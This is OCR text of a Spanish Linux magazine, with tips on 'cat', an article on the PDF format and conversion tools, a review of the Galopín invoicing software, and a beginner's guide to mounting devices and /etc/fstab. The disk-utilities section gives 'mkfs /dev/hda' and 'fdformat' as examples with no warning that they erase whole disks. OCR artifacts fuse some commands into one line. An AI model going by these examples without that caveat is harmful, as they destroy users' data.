¿Qué es lo que pasa aquí? Bueno, primero le indicamos al comando "cat" que todo lo que escribamos vaya redirigido al archivo **mitexto.txt** (el nombre y la extensión las ponemos a mano), el cual será creado dentro del directorio donde estemos situados. Cuando presionemos **ENTER**, tendremos debajo de mi prompt el cursor titilando esperando el ingreso de texto; es acá donde podemos escribir lo que deseamos, y utilizamos el **ENTER** para saltar de línea. Cuando quiero terminar, sólo tenemos que dar un **ENTER** más y, en una línea en blanco, presionar la combinación de teclas **CTRL+D**; esto manda la señal de **EOF** (*End Of File*). Ahora vamos a verificar que el archivo exista y que contenga el texto que ingresamos, y por lógica usaremos el mismo comando "cat", pero esta vez indicándole el archivo en cuestión, de la siguiente manera:

```
[roberto@Servidor roberto]$
   cat mitexto.txt
Esta es la primera línea...
esta es la segunda
y la última
[roberto@Servidor roberto]$
```

Y éste es el resultado. En conclusión, si sólo necesitamos escribir algunas líneas de texto sin importar el formato, podríamos utilizar esta forma, ya que además no vamos a consumir recursos al no necesitar abrir ningún programa de edición.

CONCLUSION

Esperamos que estos pequeños trucos les hagan la vida más fácil o que, al menos, los hagan sentir más cómodos cuando están sentados frente a GNU/Linux. Recuerden que si quieren ser ricos y famosos, primero deben darse a conocer al mundo. Y para esto, nada mejor que mandar un truco a linuxusers@tectimes.com. Hasta la próxima. ★ Ariel Corgatelli

UNA TECNOLOGIA DE ALMACENAMIENTO DE DOCUMENTOS MUY POPULAR

El formato PDF

En casa tengo una Mac OS X, una PC con Debian Woody, una PC con Windows 98 y otra Mac, y mis trabajos generalmente requieren que "imprima" mis ideas en documentos electrónicos. Entonces, escribo algo en la Mac y lo tengo que imprimir en Linux, o escribo algo en Linux y lo tengo que imprimir en Windows, y entonces todo es un desorden. Más allá de que todas las computadoras estén en red y de que la comunicación sea fluida entre ellas, me di cuenta de que cuando escribía un documento en Abiword, lo guardaba en formato RTF (por no usar .DOC) y lo abría en la Mac o en la máquina con Windows usando Office, el diseño aparecía ligeramente modificado: faltaban acentos, las tablas no salían, las imágenes aparecían deformadas... en fin, un caos. ¿La solución? Un formato de archivo muy particular.

UN POCO DE HISTORIA...

El formato de archivos PDF fue creado por Adobe (famosa empresa desarrolladora de Photoshop, Acrobat y otras yerbas) y tiene una particularidad: almacena una "impresión" del documento, tal como va a salir por la impresora. El formato soporta cualquier cosa que el programa generador incluya en él. Por ejemplo, si armamos un archivo en OpenOffice con tablas, links e imágenes, y lo guardamos en un archivo PDF, cuando lo abramos en otro sistema operativo, se verá exactamente igual a como lo generamos en el sistema original.

En resumen, un archivo PDF es una versión "virtual" de lo que saldría por la impresora si hubiésemos apretado el botón de Imprimir en vez del de Guardar en el editor de textos. Y esta versión virtual se verá exactamente de la misma manera en todos los sistemas operativos. Lo mejor de todo es que al imprimirlo, cualquiera de esos sistemas operativos lo hará igual aunque no tenga las fuentes originales que se usaron en el editor.


HISTORIA DEL FORMATO PDF

Hace ya más de diez años, Adobe introducía PDF en el mercado como una versión mejorada del formato PostScript (archivos .ps), que se utilizaba para enviar a la impresora un calco de lo que se veía en la pantalla. La historia de PDF comienza en 1993, con una Adobe llena de ideas para mejorarlo. Y así nace la primera versión del formato y una aplicación mundialmente difundida: Acrobat Reader.


Reader es la herramienta que permite visualizar, navegar e imprimir archivos PDF. Y Adobe se ha encargado de ofrecerla a los usuarios de los sistemas operativos más populares. Así es como existen versiones para Windows, Mac OS, Mac OS X y, obviamente, para todas las versiones de GNU/Linux. Pero no es la única: hay otros visores de archivos PDF que también comentaremos en este artículo.

VENTAJAS ACTUALES DE USAR PDF

En la oficina o en el hogar, el uso de archivos PDF para almacenar información tiene numerosas ventajas. He aquí las más importantes:



GENERAR DOCUMENTOS EN FORMATO .PDF EN OPENOFFICE ES SOLO CUESTION DE IR AL MENU ARCHIVO Y SELECCIONAR LA OPCION EXPORTAR A FORMATO PDF.



EN CAMBIO, EN ABIWORD, PARA GENERAR ARCHIVOS EN FORMATO .PDF DEBEMOS DIRIGIRNOS A LA SECCION IMPRESION Y SELECCIONAR CREATE A PDF DOCUMENT, EN VEZ DE NUESTRA IMPRESORA.


SEGURAMENTE TODOS HABRAN OIDO HABLAR DE ESTE FORMATO, Y EN MAS DE UNA OPORTUNIDAD HABRAN BAJADO ALGUN LIBRO O ARCHIVO EN EL. PERO... ¿TODAVIA NO LO UTILIZAN PARA SUS PROPIOS DOCUMENTOS? SE LO ESTAN PERDIENDO...

- ★ Es un formato que no ocupa mucho espacio.
- ★ Es ideal para hacer backups.
- ★ Si en el futuro cambiamos de plataforma (de computadora o de sistema operativo), todos nuestros documentos se verán exactamente iguales.
- ★ El formato acepta protección de los archivos, por lo cual podemos asignarle una clave de acceso.
- ★ El formato permite proteger los archivos contra escritura, de modo que podemos generar archivos que sólo puedan visualizarse.
- ★ Permite generar documentos con enlaces (al mejor estilo páginas web).
- ★ ¡Es fácil de generar y de leer!


En la actualidad, existen visores PDF no sólo para casi todos los sistemas operativos, sino también para dispositivos móviles, como Palms, Pocket PCs y teléfonos celulares inteligentes (les aseguro que leer mis notas en mi Nokia N-Gage mientras viajo en subte es una gloria).
Hecha la presentación, veamos cómo generar este tipo de archivos.

GENERAR ARCHIVOS PDF


Comenzaremos por ver de qué manera crear archivos PDF en las aplicaciones más populares de GNU/Linux. Si utilizan Abiword, simplemente tienen que escribir todo el documento y armarlo hasta que estén conformes con el formato. No teman poner imágenes, fuentes raras o tablas extremadamente complejas: todo se verá tal como lo dejaron en pantalla. A continuación, vayan al menú Fichero/Imprimir. En la solapa Impresora seleccionen Create PDF Document (crear documento PDF) y, luego, en Ubicación pongan el nombre de archivo PDF que quieren generar. Sencillo, ¿no?



ACROBAT READER PARA GNU/LINUX NO SE VE TAN LINDO COMO LA VERSION DE OS X O WINDOWS, PERO ES IGUALMENTE FUNCIONAL.



ACTUALMENTE, ACROBAT READER PUEDE INCORPORARSE EN NUESTRO NAVEGADOR PREFERIDO PARA VISUALIZAR DOCUMENTOS SIN SALIR DE LA APLICACION.



KGHOSTVIEW ES UNA VERSION "MAS BONITA" DEL POPULAR GHOSTVIEW, Y PERMITE VISUALIZAR ARCHIVOS EN FORMATO PDF Y POSTSCRIPT.

Veamos ahora qué pasa en OpenOffice. Para generar archivos PDF en esta suite de herramientas (es posible crear estos documentos en casi todos sus componentes: Writer, Calc, etc.), simplemente vayan al menú Archivo y seleccionen Exportar en Formato PDF. Ingresen el nombre, elijan la ubicación y listo.
Ahora bien, si usan cualquier otro procesador de textos o aplicación que almacene documentos, pero que no tenga la opción de imprimir documentos en PDF, entonces queda una opción: imprimir en formato PostScript. Sólo tienen que ir al menú de impresión del programa en cuestión y seleccionar como impresora Postscript File, Archivo Postscript, Archivo .ps o como se llame (entienden la idea, ¿no?). Luego, pueden utilizar un script de GNU/Linux muy sencillo para convertir estos archivos en formato PDF. Este se llama ps2pdf y se usa de la siguiente manera:

```
ps2pdf [archivo.ps] [archivo.pdf]
```

De más está decir que el primer parámetro es el .ps que generaron en la aplicación que no soporta exportar a PDF, y el segundo es el nombre del archivo .pdf que quieren generar.

VISUALIZAR ARCHIVOS PDF

La mejor herramienta de visualización de archivos PDF es Adobe Acrobat Reader (obviamente, ¡si ellos inventaron el formato!). Pueden descargarla directamente del sitio de Adobe (**www.adobe.es/products/acrobat/**) o de cualquier repositorio de software para GNU/Linux.
Acrobat Reader soporta zooming de las páginas, permite buscar cadenas, copiar texto (siempre y cuando el PDF no esté protegido), imprimir (¡obviamente!) y muchísimo más.
Pero en el mundo de GNU/Linux existen otras alternativas para visualizar archivos PDF: KGhostView es, quizá, la mejor, y permite visualizar archivos en formato PDF y .PS (PostScript). Viene incluida en casi todas las distribuciones que incluyan el entorno visual KDE.

OTRAS HERRAMIENTAS UTILES


Los usuarios de GNU/Linux contamos con otras herramientas que serán de utilidad a la hora de trabajar con archivos PDF, y que pueden utilizarse directamente desde la línea de comandos:

- **pdf2ps**: Convierte archivos PDF en archivos PostScript. Debemos indicar dos parámetros: archivo original y archivo destino.
- **pdf2dsc**: Utiliza GhostScript (un intérprete de archivos .ps y .pdf) para abrir un archivo PDF y generar un archivo .DSC que contiene un índice de las páginas que tiene el PDF. Este nuevo documento simplemente le dice al visor que abra el archivo PDF y muestre una página a la vez. Podemos visualizar este archivo en cualquier visor GhostScript (no sólo para Linux sino también para Windows).
- **pdfopt (PDF Optimizer)**: Como su nombre lo indica, optimiza el archivo PDF para hacerlo más liviano, estructurado y ligero de interpretar. Lleva dos parámetros: el primero debe ser el nombre del archivo PDF original, y el segundo, el nombre del archivo PDF destino (no pueden ser el mismo nombre).


"EN LA ACTUALIDAD, EXISTEN VISORES PDF ★ NO SOLO PARA CASI TODOS LOS SISTEMAS OPERATIVOS, ★ SINO TAMBIEN PARA DISPOSITIVOS MOVILES COMO ★ PALMS, POCKET PCS Y TELEFONOS CELULARES INTELIGENTES".

EN CONCLUSION

El formato PDF nos asegura que nuestros documentos podrán ser impresos en cualquier computadora que posea cualquier sistema operativo (y cualquier impresora), y estas impresiones serán idénticas a las que generamos con tanto amor y cariño en nuestra aplicación. Esta es una excelente manera de almacenar documentación para hacer backups, ya que indexa las páginas y, además, luego puede volver a convertirse en formato RTF o .DOC utilizando cualquiera de las herramientas que andan dando vueltas por allí.
Personalmente, en el formato PDF encontré una manera de almacenar mis documentos, resguardarlos, pasárselos a mis amigos para que los vean e impriman tal como los generé, y llevar mis artículos para leerlos desde cualquier parte en mi celular.
Realmente, una joyita. ★ **Héctor Facundo Arena**



EN EL SITIO DEL FORMATO PDF (WWW.ADOBE.ES/PRODUCTS/ACROBAT/) ENCONTRARAN MUCHA INFORMACION EN ESPAÑOL.



AUNQUE NO LO CREAN, EXISTEN VISORES DE ARCHIVOS .PDF PARA TELEFONOS CELULARES. ACA VEMOS PDF+, PARA MOVILES CON SYMBIAN OS (WWW.MBRAINSOFTWARE.COM/PDF/PDF.HTM).

SOFTWARE DE GESTION Y FACTURACION


Galopín

EN ESTA OPORTUNIDAD LES PRESENTAMOS UNA APLICACION DE FACTURACION Y GESTION DE STOCK QUE SE CONTROLA VIA NAVEGADOR WEB.

En los números anteriores de la revista, presentamos dos alternativas en cuanto a software de gestión de stock y facturación. Recordemos que damos prioridad a aquellos programas que han sido creados por grupos hispanohablantes, por lo cual comenzamos con FacturaLUX (una diva en este ámbito) y LUCA (un proyecto argentino). Ambos son muy completos y es posible controlarlos desde una interfaz visual especialmente desarrollada. La aplicación que presentamos hoy difiere de las demás principalmente en un aspecto: la interfaz de uso. Con Galopín, no hace falta instalar nada en los clientes para que trabajen con este sistema en red.

¿QUE ES GALOPIN?

Se trata de un sencillo sistema de facturación y control de stock. Su particularidad es que fue desarrollado en lenguaje PHP y base de datos MySQL, por lo cual todo el sistema se controla a través una interfaz web. ¿Cuál es la ventaja de esto? Que, a la hora de la implementación, lo único que se necesita es un servidor con PHP, Apache y MySQL instalados. Los clientes no necesariamente tienen que ser máquinas con Linux, sino que pueden ser Windows o incluso DOS, ya que lo único que se precisa para acceder al sistema es ingresar una dirección en el navegador. Actualmente, Galopín posee las siguientes capacidades:



GALOPIN MOSTRANDO INFORMACION DE UN ARTICULO.

GESTION DE INFORMACION DE PROVEEDORES EN GALOPIN.

LA PAGINA DE BIENVENIDA DE GALOPIN. EN GENERAL, EL DISEÑO ES BUENO.

- ★ Gestión de artículos por familias y subfamilias
- ★ Gestión de clientes y formas de pago
- ★ Gestión de proveedores
- ★ Partes de trabajo
- ★ Albaranes de clientes y proveedores
- ★ Facturas de clientes y proveedores
- ★ Presupuestos
- ★ Estadísticas de ventas por cliente, producto y/o proveedor
- ★ Todos los listados generados en PDF
- ★ Copias de seguridad sencillas


Si bien el desarrollo continúa, podemos afirmar que el sistema está en una etapa suficientemente madura como para implementarlo en cualquier Pyme.

REQUERIMIENTOS

Como mencionamos antes, Galopín realmente necesita muy poco para funcionar. En el servidor, una distribución de GNU/Linux con Apache (con soporte de PHP habilitado), PHP 4.x y MySQL 3.x o superior. En cuanto a los clientes, cualquier sistema operativo que tenga un navegador y un lector de PDF para poder leer los listados que se generan.

COMO OBTENER GALOPIN


El proceso de instalación es muy sencillo: deben dirigirse a la sección Descargas del proyecto (ubicada en **www.galopin.sinuh.org/descarga.php**) y bajar el archivo **.tar.gz** correspondiente a la última versión disponible. En la misma página encontrarán también un manual en formato PDF. El proceso de instalación es muy sencillo, y se limita a descomprimir el paquete, moverlo al directorio de páginas web de nuestro servidor Apache y configurar la base de datos para que funcione con el nuevo programa. En el manual, cada uno de estos pasos está perfectamente explicado (en español, claro) con imágenes.



ESTA ES LA SECCION FACTURACION/PARTES DEL SISTEMA. SE EXTRAÑAN ALGUNOS ATAJOS DEL TECLADO.

EN CONCLUSION...

Comparado con FacturaLUX, se trata de un sistema mucho más humilde si hablamos del aspecto técnico. Su sencillez de uso y sus funcionalidades básicas harán que Galopín sea, seguramente, ideal para emplear en pequeñas empresas. El desarrollo de esta aplicación continúa a gran velocidad y, si tienen problemas con su uso o instalación, pueden dirigirse a la página oficial del proyecto (ubicada en **www.galopin.sinuh.org**), donde encontrarán una sección de Foros con muchas personas dispuestas a ayudarlos. Que lo disfruten y hasta la próxima. ★ **Héctor Facundo Arena**



GALOPIN GENERA INFORMES EN FORMATO PDF.

PRIMER VISTAZO

A simple vista, el diseño general de la aplicación es agradable, muy claro y con colores que no molestan a la vista (esto último es muy importante, ya que este tipo de aplicaciones son usadas por personas que pasan muchas horas frente al monitor). El programa nos da la bienvenida y nos informa que fue desarrollado en Extremadura. Luego, en la parte superior, podemos acceder a las diferentes secciones que incluye:

★ **ARTICULOS**
Esta es la sección de gestión de artículos. El sistema posee soporte para manejar familias y subfamilias de artículos. Los códigos están compuestos por seis dígitos: los primeros dos corresponden al número de familia, el segundo par a la subfamilia y los últimos dos, al artículo en sí.

★ **CLIENTES**
Desde aquí podemos gestionar la información de nuestros clientes y la forma de pago de cada uno. Este último factor no puede ser modificado a la hora del proceso de facturación.

★ **PROVEEDORES**
Esta es la sección en donde podemos gestionar las empresas que nos proveen de productos y las facturas de compras.

★ **FACTURAS**
Es el núcleo del sistema (y la parte más completa), desde donde se puede gestionar su generación, control, movimientos, etc.

★ **ESTADISTICAS**
Esta sección es muy sencilla, pero sumamente útil. Entre otras cosas, permite generar listados de compras por cliente, estados de los pagos, artículos más vendidos, etc. En resumen, todo lo necesario para saber cómo funciona la empresa y cómo explotarla al máximo.

★ **UTILIDADES**
Desde aquí se pueden gestionar las tareas de mantenimiento del sistema, como generar un backup de la base de datos, limpiar archivos temporales, poner a cero toda la base de stock, etc.

Dispositivos en GNU/Linux

MONTAJE, DESMONTAJE Y OTRAS YERBAS...

CONTINUAMOS CON NUESTRA SECCION DEDICADA A LOS MAS NUEVITOS. EN ESTA OPORTUNIDAD, VEREMOS COMO FUNCIONA EL SISTEMA DE MONTAJE, QUE NOS PERMITE ACCEDER A LOS DISPOSITIVOS DE ALMACENAMIENTO.

Como ya sabemos, en Linux, para acceder a un dispositivo como puede ser el disco duro, la disquetera o el CD-ROM, primero tenemos que montarlo en alguna carpeta destinada a ese fin, mediante el comando mount. Luego, podremos usarlo, modificarlo y demás.

COMENCEMOS POR EL PRINCIPIO

A la hora de realizar la función de montar un dispositivo hay tres formas principales para hacerlo:

1. En modo texto, con el comando **mount**.
2. Modificando el archivo de configuración **fstab** para que **automonte** algún dispositivo al inicio.
3. En entorno gráfico; es la forma más sencilla, que podrá realizar cualquier usuario del sistema.

Para montar deberemos tener datos precisos de los dispositivos, tales como si es un disco rígido, si está como maestro o secundario, si está en la IDE 1 o 0, el CD-ROM en donde está conectado, etc. Además, tendremos que asignarle el lugar donde montar, creando un directorio; por ejemplo, para una lectora de CD-ROM puede ser **/mnt/cdrom**.

USAR EL COMANDO MOUNT

El uso de este comando es muy sencillo; veamos:

```
mount /dev/floppy /mnt/floppy
```

Siempre requiere de dos opciones principales: el dispositivo, en este caso, /dev/floppy (recuerden que en /dev están todos los dispositivos, como puede observarse en la tabla); y dónde lo montamos, /mnt/floppy. Así de simple. Tengan siempre presente que en este caso es importantísimo desmontar el floppy cuando lo retiramos, ya que si no lo hacemos, perderemos todo tipo de modificaciones. El dispositivo graba algunos datos al desmontar.
En los otros dispositivos, como el CD-ROM, no podremos sacar el CD, porque el mismo sistema nos dirá que está en uso. Después de desmontar, sí podremos hacerlo.

¿COMO HAGO PARA DESMONTAR?

Sencillo, por medio del comando **umount**, cuyo uso es todavía más simple: sólo le tenemos que decir qué desmontamos. Siguiendo con el ejemplo anterior:

```
umount /mnt/floppy
```

EL ARCHIVO /ETC/FSTAB

Este es el archivo de configuración que vamos a modificar si queremos que se monte algún dispositivo por defecto en el arranque. Para montar y desmontar los dispositivos se emplean los comandos mount y umount, respectivamente, que mantienen una lista de los dispositivos montados en el fichero /etc/mtab.
Se trata de un archivo de texto como todos los de configuración en Linux, de modo que podemos llamarlo de la forma que queramos (menos Fernando), con el famoso VI, Emacs o MCedit. Yo recomiendo usar MCedit; para ejecutarlo, sólo tendremos que llamarlo:

```
mcedit /etc/fstab
```

Y para los más avanzados, podemos ingresar escribiendo mc, y navegar por los directorios hasta llegar a él (opción que deberían practicar). Por ejemplo:

```
/dev/hda6 /home/rígido        vfat        rwx,auto 0 0
```

En este ejemplo, vemos cómo /dev/hda6 irá montado en /home/rígido con los permisos de lectura R, escritura W y ejecución X, en forma automática. El 0 0 es la manera de decir que no compruebe el funcionamiento del mismo cuando inicia. Si colocamos 1, lo hará, con la pérdida de tiempo en el inicio que esto implica.
En este archivo de configuración podremos agregar cualquier dispositivo que creamos necesario para el inicio.

Algunas consideraciones para la configuración de /etc/fstab:
Nombre del dispositivo o etiqueta. Ejemplos: /dev/hda1, /dev/sdc1, /dev/fd0, LABEL=/home, LABEL=/cursos, etc.
Directorio donde se monta. Ejemplos: /, /mnt/floppy, /media, etc.

Sistema de ficheros. Ejemplos: ext2, msdos, nfs, swap, iso9660, auto, etc.
Opciones de montaje. Ejemplos: ro, rw, exec, auto, user, etc.
Dos valores numéricos: el primero toma los valores 0 o 1, para indicar si al dispositivo se le hará dump (especie de backup) o no. El segundo expresa la prioridad que tiene el dispositivo cuando se verifica la integridad del file durante el inicio del sistema.

Las opciones de montaje son numerosas. Las más usadas se listan a continuación:
auto: se monta siempre que se inicie el sistema. La opuesta es noauto.
rw: se monta con permisos de lectura y escritura.
ro: se monta con permisos de lectura solamente.
owner: indica que el primer usuario distinto de root conectado al sistema localmente tiene derecho a montar y desmontar el dispositivo (se adueña de él).
user: indica que cualquier usuario puede montar, y sólo él mismo podrá desmontar el dispositivo. La opción opuesta es nouser.
users: indica que cualquier usuario puede montar, y cualquiera, también, puede desmontar el dispositivo.
suid: para que el permiso "s" tenga efecto para los ejecutables presentes en el dispositivo. La opción opuesta es nosuid.

"ESCRIBIENDO MAN MOUNT, TENDREMOS TODAS LAS OPCIONES Y LA DEFINICION DE COMO Y PARA QUE USAR EL COMANDO MOUNT. FUNCIONA CON CUALQUIER COMANDO".

exec: los binarios ejecutables almacenados en el dispositivo se pueden ejecutar. La opción opuesta es noexec.
defaults: es una opción equivalente a la unión de rw, suid, dev, exec, auto, nouser y async.

Y AHORA, ALGUNOS COMANDOS UTILES

Comenzaremos por **fdformat**, que permite formatear un disquete a bajo nivel. Por ejemplo:

```
$ fdformat /dev/fd0
```

eject: desmonta, si es necesario, y luego expulsa un dispositivo a nivel de software. Opcionalmente, recibe como argumento el nombre del dispositivo o el directorio donde se montó, asumiendo el CD-ROM por defecto. La opción **-t** introduce el dispositivo en vez de expulsarlo.

Ejemplos:

```
$ eject ?$ eject -t /mnt/cdrom
```

mkfs: se usa para crear un sistema de ficheros en un dispositivo. Por defecto, es del tipo ext2. Sirve de interfaz para otros comandos más específicos, como mkfs.msdos, mkfs.reiserfs mkfs.minix, mkfs.ext2, mkreiserfs, mkdosfs y mke2fs. Ejemplos:

```
# mkfs /dev/hda ?# mkdosfs /dev/fd0
```

fsck: revisa y repara un sistema de ficheros. Sirve de interfaz para otros comandos más específicos, como fsck.msdos, fsck.reiserfs, fsck.minix, fsck.ext2, e2fsck, dosfsck y reiserfsck. Ejemplos:

```
# fsck /dev/hda ?# dosfsck /dev/fd0
```

